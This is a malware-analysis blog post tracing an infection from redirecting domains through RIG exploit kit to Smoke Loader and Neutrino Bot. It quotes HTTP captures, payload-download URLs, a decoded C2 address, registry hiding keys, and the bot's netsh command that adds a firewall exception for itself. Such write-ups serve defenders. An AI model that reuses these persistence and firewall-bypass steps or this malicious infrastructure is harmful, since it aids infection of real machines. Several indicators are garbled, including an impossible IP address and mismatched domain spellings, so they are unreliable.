

Shadow Server Domains Leading to RIG Exploit Kit Dropping Smoke Loader. Downloaded Neutrino Bot (AKA Kasidet).

malwarebreakdown.com/2017/04/03/shadow-server-domains-leads-to-rig-exploit-kit-dropping-smoke-loader-which-downloads-neutrino-bot-aka-kasidet

April 3, 2017

Brief History

These infection chains began from IOCs collected by [Zain Gardezi](#) over at FireEye. You can read the report [HERE](#). The report contained a lot of IOCs, but the one that I want to highlight is the IP address 173.208.245.114. I was interested in this IP because the host using it was acting as a shadow server, hosting numerous domains that were redirecting victims to Sundown EK.

Some of the most recent domains resolving to that IP address include madow.club and sayvinatge.club. Using those two domains as my referers proved to be successful as my host was redirected to RIG exploit kit numerous times. I don't have time to go over each infection chain, but they are all similar. So, one example should do just fine.

Infection Chain

The infection chain I'm using as my example is from the Third Run. The infection begins when I visited sayvinatge.club. Below is the GET request for the domain and the web servers response:

```
GET / HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: sayvinatge.club
Connection: Keep-Alive

HTTP/1.1 302 Found
Date: Sat, 01 Apr 2017 06:47:02 GMT
Server: Apache
Location: http://freeonlinecoupons.ml/go.php
Content-Length: 218
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>302 Found</title>
</head><body>
<h1>Found</h1>
<p>The document has moved <a href="http://freeonlinecoupons.ml/go.php">here</a>.</p>
</body></html>
```


The server responds with a “302 Found” and gives the new location of freeonlinecoupons.ml/go.php.

My host then makes a GET request for the go.php hosted at freeonlinecoupons.ml:

```
GET /go.php HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: freeonlinecoupons.ml
Connection: Keep-Alive

HTTP/1.1 302 Found
X-Powered-By: PHP/5.6.25
Location: http://temp.askthevendor.com/?q=wXjQmVxXcJwDQCYbGMvrESLTFNknQA0KK2Ir2_dqyEoH9e2nihNzUSkr36B2aC&oq=m2Fp_ULK7oFNAxniBHSclZlmYdVBFITpa-qIEGGmH3jP6E-xYU7UpIu9CSUBi&ct=soul&qtuif=1323
Content-Type: text/html; charset=UTF-8
Content-Length: 8
Date: Sat, 01 Apr 2017 06:47:03 GMT
Accept-Ranges: bytes
Server: LiteSpeed
Cache-Control: no-cache, no-store, must-revalidate, max-age=0
Connection: close
```

Again, we see a web server respond with another “302 Found” with the new location being that of a RIG exploit kit landing page at temp.askthevendor.com:



The browser loads the landing page and it is visible to the user (it usually happens out of the users view):




Below is an image of the traffic from the Third Run:

Destination	Dst Port	Host	Info
173.208.245.114	80	sayinette.club	GET / HTTP/1.1
23.238.19.56	80	freemlinecoupons.nl	GET /go.php HTTP/1.1
188.225.34.15	80	teep.askthevendor.com	GET /?q=wXjQMvXcJwDQCYbGMvrESLTFNknQA0KK2Ir2_dqyEoH9e2nihNzU5kr36B2aC&o=2Fp_ULk7oFNAko1BhSc12IydvBFTpa-q1EG6mH1p6E-szYU7piu9CSubI&ct=sou1&qtuif=1123 HTTP/1.1
188.225.34.15	80	teep.askthevendor.com	GET /?q=w3BRyAcrnJUPURQy8KzYwwb9_unIEX7k5b1cL980EN439puchg29Vt8_-vUcs8q=&HQVhKc7bDFYbDvrET6NBkxQAB-PspH2_dYdZqx0n110b5U5K6fyCh3hoaE&ct=martery&qtuif=2835 HTTP/1.1
188.225.34.15	80	teep.askthevendor.com	GET /?q=wFp_AlK7oFNAko1BhSc12IydvBFTpa-q1EG6mH1p6E-szYU7piu9CSubI&ct=sou1&qtuif=4483&ct=d1a&ond&q=wXjQMvXcJwDQC1bDvrESLTFNknQA0KK2Ij2_dqyEoH9e2nihNzU5kr36B2aC&o=2Fp_ULk7oFNAko1BhSc12IydvBFTpa-q1EG6mH1p6E-szYU7piu9CSubI&ct=sou1&qtuif=1123 HTTP/1.1
178.339.36.162	80	178.339.36.162	GET /s927397.exe HTTP/1.1
178.339.36.162	80	178.339.36.162	GET /smoke927397.exe HTTP/1.1


We then see the Flash exploit being sent to the host which is eventually followed by the malware payload: ask33u6p.exe (Smoke Loader). The script responsible for downloading the payload is o32.tmp, which is dropped and executed in %TEMP%.

Later on in the infection we see Smoke Loader generate GET requests for additional malware: s927397.exe (aka 1D95.tmp.exe) which appears to be an updated version of Smoke Loader and smoke927397.exe (aka 4CC4.tmp.exe) which turns out to be Neutrino Bot. There is an excellent article written by Hasherezade and Jérôme Segura about Neutrino Bot on the MalwareBytes Lab blog which you can read HERE.

Here is an image of my %TEMP% folder after many hours of letting my computer site idle:





If Neutrino bot detects that it is in a VM it deletes itself. If it passes checks then it copies itself to %APPDATA%:





The folder a\FSVWJB is hidden from the my view

However, the folder and the malware are hidden from my view. That being said, I can see from the running processes (gjhax_16.exe) and the location of the file that the malware copied itself to %APPDATA% in a folder called alFSVWJB (C:\Users[Username]\AppData\Roaming\alFSVWJB\gjhax_16.exe):




You can also verify that the malware copied itself to %APPDATA% by looking at HKCU Run and HKLM Run:




The malware remains hidden by modifying the following registry keys:

HKCUSoftwareMicrosoftWindowsCurrentVersionExplorerAdvancedHidden
 HKCUSoftwareMicrosoftWindowsCurrentVersionExplorerAdvancedShowSuperHidden

Here are more entries as well as a base64 encoded value containing C2 information:






You'll notice that the value in "a" (HKCU\Software\alFSVWJB) contains the base64 encoded string "aHR0cDovL251dHN5c3RibTEuYm0L25ld2ZpejlxL2xvZ291dC5waHA=". This string decodes to "hxxp://nutsystem1.bit/newfiz21/logout.php".

The malware also added itself into the firewall's whitelist via the command:

```
cmd.exe " /a /c netsh advfirewall firewall add rule name="alFSVWJB" dir=in action=allow program=%APPDATA%\alFSVWJB\jvauyc32.exe"
```

An example of this can be seen in the process tree below:



Processes showing command

Following these events we see the Neutrino bot beacon out the word "enter" to nutsystem1.bit/newfiz21/logout.php and the response from the server is "success" ("enter" and "success" are base64 encoded)

Destination	Dst Port	Host	Info
112.78.9.31	80	nutsystem1.bit	POST /newfiz21/logout.php HTTP/1.0 (application/x-www-form-urlencoded)Continuation
112.78.9.31	80	nutsystem1.bit	POST /newfiz21/logout.php HTTP/1.0 (application/x-www-form-urlencoded)Continuation
178.159.36.43	80	178.159.36.43	GET /s927400.exe HTTP/1.1 Continuation
178.159.36.43	80	178.159.36.43	GET /156a927400.exe HTTP/1.1 Continuation
178.159.36.43	80	178.159.36.43	GET /156b927400.exe HTTP/1.1 Continuation
178.159.36.43	80	178.159.36.43	GET /17927400.exe HTTP/1.1 Continuation
112.78.9.31	80	nutsystem1.bit	POST /newfiz21/logout.php HTTP/1.0 (application/x-www-form-urlencoded)Continuation
178.159.36.43	80	178.159.36.43	GET /74927400.exe HTTP/1.1 Continuation
112.78.9.31	80	nutsystem1.bit	POST /newfiz21/logout.php HTTP/1.0 (application/x-www-form-urlencoded)Continuation
178.159.36.43	80	178.159.36.43	GET /121927400.exe HTTP/1.1 Continuation
112.78.9.31	80	nutsystem1.bit	POST /newfiz21/logout.php HTTP/1.0 (application/x-www-form-urlencoded)Continuation
178.159.36.43	80	178.159.36.43	GET /123927400.exe HTTP/1.1 Continuation
112.78.9.31	80	nutsystem1.bit	POST /newfiz21/logout.php HTTP/1.0 (application/x-www-form-urlencoded)Continuation
178.159.36.43	80	178.159.36.43	GET /85927400.exe HTTP/1.1 Continuation
112.78.9.31	80	nutsystem1.bit	POST /newfiz21/logout.php HTTP/1.0 (application/x-www-form-urlencoded)Continuation
178.159.36.43	80	178.159.36.43	GET /226927400.exe HTTP/1.1 Continuation
178.159.36.43	80	178.159.36.43	GET /38927400.exe HTTP/1.1 Continuation
112.78.9.31	80	nutsystem1.bit	POST /newfiz21/logout.php HTTP/1.0 (application/x-www-form-urlencoded)Continuation
112.78.9.31	80	nutsystem1.bit	POST /newfiz21/logout.php HTTP/1.0 (application/x-www-form-urlencoded)Continuation
112.78.9.31	80	nutsystem1.bit	POST /newfiz21/logout.php HTTP/1.0 (application/x-www-form-urlencoded)Continuation
178.159.36.43	80	178.159.36.43	GET /161927400.exe HTTP/1.1 Continuation
112.78.9.31	80	nutsystem1.bit	POST /newfiz21/logout.php HTTP/1.0 (application/x-www-form-urlencoded)Continuation
112.78.9.31	80	nutsystem1.bit	POST /newfiz21/logout.php HTTP/1.0 (application/x-www-form-urlencoded)Continuation
112.78.9.31	80	nutsystem1.bit	POST /newfiz21/logout.php HTTP/1.0 (application/x-www-form-urlencoded)Continuation
112.78.9.31	80	nutsystem1.bit	POST /newfiz21/logout.php HTTP/1.0 (application/x-www-form-urlencoded)Continuation
112.78.9.31	80	nutsystem1.bit	POST /newfiz21/logout.php HTTP/1.0 (application/x-www-form-urlencoded)Continuation
112.78.9.31	80	nutsystem1.bit	POST /newfiz21/logout.php HTTP/1.0 (application/x-www-form-urlencoded)Continuation
112.78.9.31	80	nutsystem1.bit	POST /newfiz21/logout.php HTTP/1.0 (application/x-www-form-urlencoded)Continuation
104.23.128.76	80	www.omegle.com	GET / HTTP/1.1
107.6.108.6	80	front3.omegle.com	POST /start?rcs=1&firstevents=1&spid=&randid=UMKDFYRE&lang=en HTTP/1.1
107.6.108.6	80	front3.omegle.com	POST /events HTTP/1.1 (application/x-www-form-urlencoded)
107.6.108.6	80	front3.omegle.com	POST /send HTTP/1.1 (application/x-www-form-urlencoded)
107.6.108.6	80	front3.omegle.com	POST /events HTTP/1.1 (application/x-www-form-urlencoded)
107.6.108.6	80	front3.omegle.com	POST /send HTTP/1.1 (application/x-www-form-urlencoded)
107.6.108.6	80	front3.omegle.com	POST /events HTTP/1.1 (application/x-www-form-urlencoded)
107.6.108.6	80	front3.omegle.com	POST /send HTTP/1.1 (application/x-www-form-urlencoded)
107.6.108.6	80	front3.omegle.com	POST /events HTTP/1.1 (application/x-www-form-urlencoded)
107.6.108.6	80	front3.omegle.com	POST /send HTTP/1.1 (application/x-www-form-urlencoded)
107.6.108.6	80	front3.omegle.com	POST /events HTTP/1.1 (application/x-www-form-urlencoded)
107.6.108.6	80	front3.omegle.com	POST /send HTTP/1.1 (application/x-www-form-urlencoded)
107.6.108.6	80	front3.omegle.com	POST /events HTTP/1.1 (application/x-www-form-urlencoded)
107.6.108.6	80	front3.omegle.com	POST /events HTTP/1.1 (application/x-www-form-urlencoded)
